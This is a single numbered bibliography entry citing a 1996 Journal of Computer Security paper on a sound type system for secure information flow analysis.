33. Volpano, D., Smith, G., and Irvine, C. A sound type system for secure flow analysis. *Journal of Computer Security 4*, 3 (1996), 167–187.